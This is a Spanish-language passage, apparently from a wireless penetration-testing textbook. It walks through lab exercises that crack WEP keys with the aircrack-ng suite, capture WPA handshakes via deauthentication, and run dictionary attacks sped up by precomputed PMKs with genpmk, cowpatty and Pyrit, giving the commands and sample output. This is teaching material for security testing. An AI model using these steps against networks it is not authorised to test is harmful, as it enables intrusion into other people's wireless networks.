
12. En este punto, `airodump-ng` también comenzará a registrar una gran cantidad de paquetes de datos. Todos estos paquetes capturados se almacenan en los archivos `*` WEPCrackingDemo-que ya vimos anteriormente:




13. Ahora, vamos a empezar con la parte real del hacking. Ejecutamos `aircrack-ng` con las opciones `WEPCRackingDemo-01.cap` en una nueva ventana. Se iniciará el software de `aircrack-ng` y se comienza a trabajar en romper la clave WEP utilizando los paquetes de datos en el archivo. Tenga en cuenta que es una buena idea contar con `airodump-ng` capturando los paquetes WEP, `aireplay-ng` haciendo la repetición del ataque y `Aircrack-ng` tratando de obtener la clave WEP basada en los paquetes capturados, todo al mismo tiempo. En este experimento, todos ellos están abiertos en ventanas independientes:




14. La pantalla debe parecerse a la siguiente captura de pantalla, cuando `aircrack-ng` esta trabajando en los paquetes para romper la clave WEP:



15. El número de paquetes de datos necesarios para obtener la clave no es determinante, pero en general va en el orden de cien mil o más. En una red rápida (o usando `aireplay-ng`), se llevará de 5-10 minutos a lo sumo. Si el número de paquetes de datos en la actualidad en el archivo no son suficientes, `aircrack-ng` se detendrá, como se muestra en la siguiente captura de pantalla y esperará que más paquetes sean capturados y luego se reiniciará el proceso de craqueo de nuevo:



16. Una vez que suficientes paquetes de datos han sido capturados y procesados, `Aircrack-ng` debe ser capaz de romper la clave. Una vez que lo hace lo muestra en la terminal y sale como se muestra en la siguiente pantalla:



17. Es importante señalar que WEP es totalmente insegura y cualquier clave WEP (sin importar su complejidad) será hackeada por `aircrack-ng`. El único requisito es que un gran número suficiente de paquetes de datos, encriptados con esta clave sean puestos a disposición de `Aircrack-ng`.

¿Qué ha pasado?

Hemos creado WEP en nuestro laboratorio y roto con éxito la clave WEP. Con ese fin primero esperamos a que un cliente legítimo de la red se conectase al punto de acceso. Después de esto hemos utilizado la herramienta aireplay-ng para reproducir los paquetes ARP (Addres Resolition Protocol o Protocolo de Resolución de Direcciones) en la red. Esto hizo que la red re-enviara paquetes ARP aumentado así el número de paquetes de datos enviados. A continuación utilizamos aircrack-ng para obtener la clave WEP mediante el análisis criptográfico de esos paquetes de datos.

Tenga en cuenta que, también podemos suplantar la autenticación en el punto de acceso utilizando la técnica de bypass de **clave compartida** que hemos aprendido en el último capitulo. Esto puede ser útil si el cliente sale de la red legítima. Así se asegurará de que puede suplantar un certificado de autenticidad y asociación y continuar enviando nuestra reproducción de paquetes a la red.

Inténtalo- suplantación de autenticación crackeando WEP-

En el ejercicio anterior, si el cliente legítimo se desconecta de repente de la red, nosotros no seríamos capaces de reproducir los paquetes con el punto de acceso ya que no acepta paquetes de los clientes no asociados.

Sus envíos serían un certificado falso de autenticidad y de asociación con la autenticación de clave compartida que hemos aprendido en el último capítulo, mientras estamos tratando de romper el protocolo WEP. Inicia sesión como cliente legítimo de la red y comprueba si aún eres capaz de inyectar paquetes en la red y si el punto de acceso acepta y responde a ello


WPA/WPA2

WPA (WPA v1 como se le conoce a veces), utiliza principalmente el algoritmo de cifrado TKIP. TKIP esta orientado a mejorar WEP sin necesidad de implementar nuevo hardware para ejecutarlo. WPA2 en contraste utiliza obligatoriamente el algoritmo AES-CCMP para el cifrado, que es mucho más potente y robusto que TKIP.

Ambos WPA y WPA2 permiten la autenticación basada en EAP, el uso de servidores Radius (Enterprise) o una clave pre-compartida PSK basada en el sistema de autenticación

WPA/WPA2 PSK es vulnerable a un ataque de diccionario. Las fases necesarias para este ataque son el saludo de cuatro vías WPA entre cliente y punto de acceso y una lista de palabras que contienen frases comunes. Luego, utilizando herramientas como `Aircrack-ng`, se puede tratar de romper la contraseña PSK WPA / WPA2.


Una ilustración del saludo de cuatro vías se muestra en la siguiente pantalla:



La forma en que trabaja WPA/WPA2 PSK se deriva de las sesiones por clave llamada **clave transitoria por parejas (PTK o Pairwise Transitien Key),** con el Pre-Shared Key y cinco parámetros: **SSID de la red, Nounce autenticador (ANoncen), Nounce Suplicante (SNounce**), **autenticador de dirección MAC (Acces Point MAC)** y **suplicante de dirección MAC (Suplicant MAC Address (Wi-Fi cliente MAC)).** Esta clave se utiliza para cifrar todos los datos entre el punto de acceso y el cliente.

Un atacante que está escuchando toda esta conversación, auditando el aire, puede conseguir los cinco parámetros mencionados en el párrafo anterior. Lo único que no tiene es la clave pre-compartida. Entonces, ¿cómo se crea la clave pre-compartida (pre-shared Key o PSK? Se obtiene mediante el uso de la frase de contraseña o frase de paso WPA-PSK suministrada por el usuario, junto con el SSID. La combinación de estas dos se envía a través de la **Derivación de contraseña de la base de funciones clave (PBKDF2 o Password Based Key Derivation Function),** que emite la clave compartida de 256-bit.

En un típico ataque de diccionario WPA/WPA2 PSK, el atacante utiliza un diccionario de frases posibles con la herramienta de ataque. La herramienta obtiene la Pre-Shared Key de 256-bit de cada una de las frases y usándola con los otros parámetros, se describe la creación de la mencionada PTK. La PTK se utilizará para verificar la comprobación **de integridad del mensaje (MIC Message Integrity Check)** en cada uno de los paquetes del apretón de manos (handshake). Si coincide, entonces la frase del diccionario era correcta, de lo contrario, era incorrecta. Finalmente, si la red autorizada la frase existente en el diccionario, será identificado. Así es exactamente como el cracking WPA/WPA2 PSK funciona! La figura siguiente ilustra los pasos a seguir:




En el siguiente ejercicio, vamos a ver cómo romper una red inalámbrica WPA-PSK. Los mismos pasos exactos estarán involucrados para romper una red WPA2-PSK con CCMP (AES).


Parte práctica- Cracking frase de paso débil en WPA-PSK

Siga las instrucciones para comenzar:


1. Primero vamos a conectar a nuestro punto de acceso y configurarlo para utilizar WPA-PSK. Vamos a establecer la contraseña en **abcdefgh** WPA-PSK**,** por lo que es vulnerable a un ataque de diccionario:




2. Iniciamos `airodump-ng` con el comando `airodump-ng -bssid 00:21:91:D2:8E:25 -channel 11 -write WPACrackingDemo mon0` para comenzar a capturar y almacenar todos los paquetes de nuestra red:




3. Ahora podemos esperar a que un nuevo cliente se conecte al punto de acceso para que podamos capturar el apretón de manos WPA de cuatro vías o podemos enviar una difusión de autenticación de paquetes para obligar a los clientes a volver a conectarse. Nosotros hacemos lo último para acelerar las cosas:




4. Tan pronto como se captura de un apretón de manos WPA, `airodump-ng` va ha indicar en la esquina superior derecha de la pantalla como WPA Handshake : seguido por BSSID del punto de acceso:




5. Podemos parar `airodump-ng` ahora. Vamos a abrir el archivo `.pcap` en **Wireshark** y ver el saludo de cuatro vías. Su terminal de **Wireshark** debe verse como la siguiente captura de pantalla. He seleccionado el primer paquete de la saludo de cuatro vías del archivo, en la siguiente captura de pantalla. Los paquetes del apretón de manos son unas de cuyo protocolo es la **clave EAPOL:**




6. Ahora vamos a empezar el ejercicio clave de cracking real.Para esto, necesitamos un diccionario de palabras comunes. Backtrack incluye un archivo de diccionario darc0de.lst que mostramos en la siguiente captura de pantalla. Es importante señalar que el en el cracking de WPA usted es tan bueno como lo sea su diccionario. Backtrack incluye algunos diccionarios pero estos pueden ser insuficientes. Las contraseñas que la gente elige dependen de un montón de cosas. Esto incluye cosas como a que país pertenecen los usuarios, los nombres comunes y frases en esa región, la conciencia de seguridad de los usuarios y montón de otras cosas, esto te puede dar una idea de que palabras deberíamos agregar al diccionario cuando vamos ha llevar a cabo una prueba de penetración:



7.Ahora vamos a invocar `aircrack-ng` con el archivo `pcap` como entrada y un enlace al archivo de diccionario como se muestra en la captura de pantalla:



8. `Aircrack-ng` usa el archivo de diccionario para tratar varias combinaciones de frases de paso y trata de romper la clave. Si la contraseña está presente en el archivo de diccionario, con el tiempo la romperá y la pantalla será similar a la de la captura de pantalla:



9. Tenga en cuenta que, al tratarse de un ataque de diccionario, el requisito previo es que la frase de paso debe estar presente en el archivo de diccionario que está suministrando a `aircrack-ng`. Si la contraseña no está presente en el diccionario, el ataque fallará!

¿Qué ha pasado?

Hemos creado una contraseña común **abcdefgh** en nuestro punto de acceso con WPA-PSK**.** A continuación, utilizamos un ataque de de-autenticación de los clientes legítimos instándoles a volver a conectarse al punto de acceso. Cuando vuelven a conectar, capturamos el saludo de cuatro vías WPA entre el punto de acceso y el cliente.

Como WPA-PSK es vulnerable a un ataque de diccionario, vamos a alimentar el archivo de captura que contiene el apretón de manos WPA de cuatro vías y una lista de frases comunes (en forma de una lista de palabras) para `aircrack-ng`**.** En la medida en que la frase **abcdefgh** está presente en la lista de palabras, `aircrack-ng` es capaz de romper la contraseña compartida WPA-PSK. Es muy importante señalar de nuevo que el cracking WPA basado en diccionarios, es tan bueno como el diccionario que tiene. Por lo tanto, es importante elaborar un diccionario grande y elaborado antes de empezar. Aunque BackTrack viene con su propio diccionario, puede ser insuficiente y a veces se necesitan más palabras, sobre todo basadas en el factor de localización.

Inténtalo- Romper la seguridad WPA-PSK con Cowpatty

`Cowpatty` es una herramienta, que también puede descifrar una contraseña WPA-PSK con un ataque de diccionario. Esta herramienta se incluye con BackTrack. Lo dejo como ejercicio usar `Cowpatty` para romper la contraseña WPA-PSK.

Además, trate de establecer una contraseña común, no presente en el diccionario y tratar de hacer el ataque de nuevo. Ahora no tendrá éxito en romper la frase de paso, tanto con `Aircrack-ng` como con `Cowpatty`**.**

Es importante señalar que, el mismo ataque, se aplica incluso a una red WPA2-PSK. Les animo a comprobarlo de manera independiente.

Aceleración de cracking WPA/WPA2 PSK

Ya hemos visto en el apartado anterior que si tenemos la contraseña correcta en nuestro diccionario, el cracking de WPA-Personal trabajará cada vez a las mil maravillas. Entonces ¿por qué no nos limitamos a crear un diccionario de las más elaboradas de millones de contraseñas comunes y el uso de frases que la gente? Esto nos ayudaría mucho, nos ahorraríamos la mayoría del tiempo y terminaría con el craqueo de la contraseña. Todo suena muy bien, pero nos falta el componente contraseña-tiempo empleado. Uno de los cálculos que más CPU consume y lleva mucho tiempo es el de la Pre-Shared Key utilizando la frase de contraseña PSK y el SSID en la PBKDF2. La función hash combina ambos más de 4096 veces antes de la salida de la Pre-Shared Key 256 bits. El siguiente paso implica el uso de romper esta clave junto con los parámetros del saludo de cuatro vías y verificar contra el MIC en el apretón de manos. Este paso es computacionalmente barato. Además, los parámetros pueden variar en el apretón de manos cada vez y por lo tanto, este paso no puede ser pre-calculado. Así, para acelerar el proceso de craqueo necesitamos hacer el cálculo de la Pre-Shared Key de la frase de paso lo más rápido posible.

Podemos acelerar este proceso de pre-cálculo de la Pre-Shared Key, también llamado Pairwise Master Key (PMK), en el lenguaje estándar 802.11. Es importante señalar que el SSID también se utiliza para calcular el PMK, con la misma frase, pero con un SSID diferente, que podría terminar con una PMK diferentes. Por lo tanto, el PMK depende tanto de la contraseña como del SSID.

> En el siguiente ejercicio, vamos a ver cómo calcular previamente el PMK y lo utilizarlo para romper la seguridad WPA/WPA2

Parte práctica – Acelerando el proceso de crackeo


1.Podemos calcular previamente el PMK para un SSID determinado y lista de palabras utilizando la herramienta `genpmk` con el comando `genpmk -f /pentest/passwords/wordlists/darkc0de.lst -d PMK-Wireless-Lab -s "Wireless Lab"` como se muestra en la siguiente captura de pantalla. Esto crea el archivo `PMK-Wireless-Lab` que contiene el PMK pre-generado:

```
root@bt:~# genpmk -f /pentest/passwords/wordlists/darkc0de.lst -d PMK-Wireless-Lab -s "Wireless Lab"
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File PMK-Wireless-Lab does not exist, creating.

key no. 1000: 012ih0n
key no. 2000: 070mi714n
key no. 3000: 0d0n746124
key no. 4000: 0pini0n47iv3n355
key no. 5000: 0v31212i07
key no. 6000: 0v312bu9
key no. 7000: 0vi6312m
key no. 8000: 1 ARSENIAN
key no. 9000: 1 BEVERLE
key no. 10000: 1 BUDROS
key no. 11000: 1 CIAGLO
key no. 12000: 1 DELLER
key no. 13000: 1 ELSBERND
key no. 14000: 1 FUMAGALLI
key no. 15000: 1 GROENSTEIN
key no. 16000: 1 HESSELGREN
key no. 17000: 1 JONATHON
key no. 18000: 1 KOJNOK
key no. 19000: 1 LESKAR
key no. 20000: 1 MARIJKE
key no. 21000: 1 MISSIMER
key no. 22000: 1 NOGALES
key no. 23000: 1 PETCHY
```


2. Ahora crear una red WPA-PSK con la contraseña **sky sign** (presente en el diccionario que utilizaremos) y capturar un WPA-handshake de la red. Ahora usamos `Cowpatty` para romper la contraseña WPA, como se muestra en la siguiente pantalla:

```
root@bt:~# cowpatty  -d PMK-Wireless-Lab -s "Wireless Lab" -r WPACrackingDemo2-01.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: 1 BUDROS
key no. 20000: 1 MARIJKE
key no. 30000: 1 ZAHRAH
key no. 40000: 12h9nch0p5
key no. 50000: 1i191770127
key no. 60000: 3 SALOMON
key no. 70000: 4110m012phi5m
key no. 80000: 4n4p707ic
key no. 90000: 53p4124b13
key no. 100000: 5ink1ik3
key no. 110000: 6141231355
key no. 120000: 73n3b12i0nid
key no. 130000: Alice Duer
key no. 140000: Bengal rose
key no. 150000: Campbell's
key no. 160000: DAVE PEABOY
key no. 170000: Euphrates
key no. 180000: Goodarzi
key no. 190000: IMPORTANT
key no. 200000: Kleanthes
key no. 210000: MARK KING
key no. 220000: Motorhead
key no. 230000: PRO-200\6
key no. 240000: RON AFFIF
key no. 250000: Scarborough
key no. 260000: Susanvictoria
```


3. Se tarda aproximadamente 7,18 segundos con `Cowpatty` obtener la clave, utilizando la PMK pre-calculada como se muestra en la captura de pantalla:




4. Ahora usamos `aircrack-ng` con el archivo de mismo diccionario y el proceso de craqueo toma más de 22 minutos. Esto demuestra lo mucho ha ganando debido al pre-cálculo:




5. Con el fin de utilizar estos PMKs con `aircrack-ng`, tenemos que usar una herramienta llamada `airolib-ng`. Le daremos las opciones `airolib-ng PMK-Aircrack – import cowpatty` PMK-Wireless-Lab, donde `PMK-Aircrack` es la base de datos compatible con `aircrack-ng` que se creará y `PMK-Wireless-Lab` es la base de datos compatible con `genpmk` PMK que habíamos creado previamente:



6. Ahora alimentar la base de datos para `aircrack-ng` y la velocidad del proceso de craqueo se hará notable. El comando que usado es `aircrack-ng -r PMK-Aircrack` WPACrackingDemo2-01.cap:



7. Hay otras herramientas disponibles en BackTrack como, `Pyrit` que puede aprovechar los sistemas multi-CPU para acelerar el cracking. Damos el nombre de archivo `pcap` con la opción `-r` y lo complementamos con `genpmk` con el archivo PMK con la opción `-i`. Incluso en el mismo sistema en que utilizamos las herramientas anteriores, `Pyrit` toma alrededor de tres segundos en obtener la clave, utilizando el archivo creado PMK con `genpmk` como se muestra en la siguiente pantalla:



¿Qué ha pasado?

Estudiamos varias herramientas y técnicas para acelerar el hacking WPA/WPA2-PSK. La idea es calcular previamente el PMK para un SSID determinado y una lista de frases en nuestro diccionario.

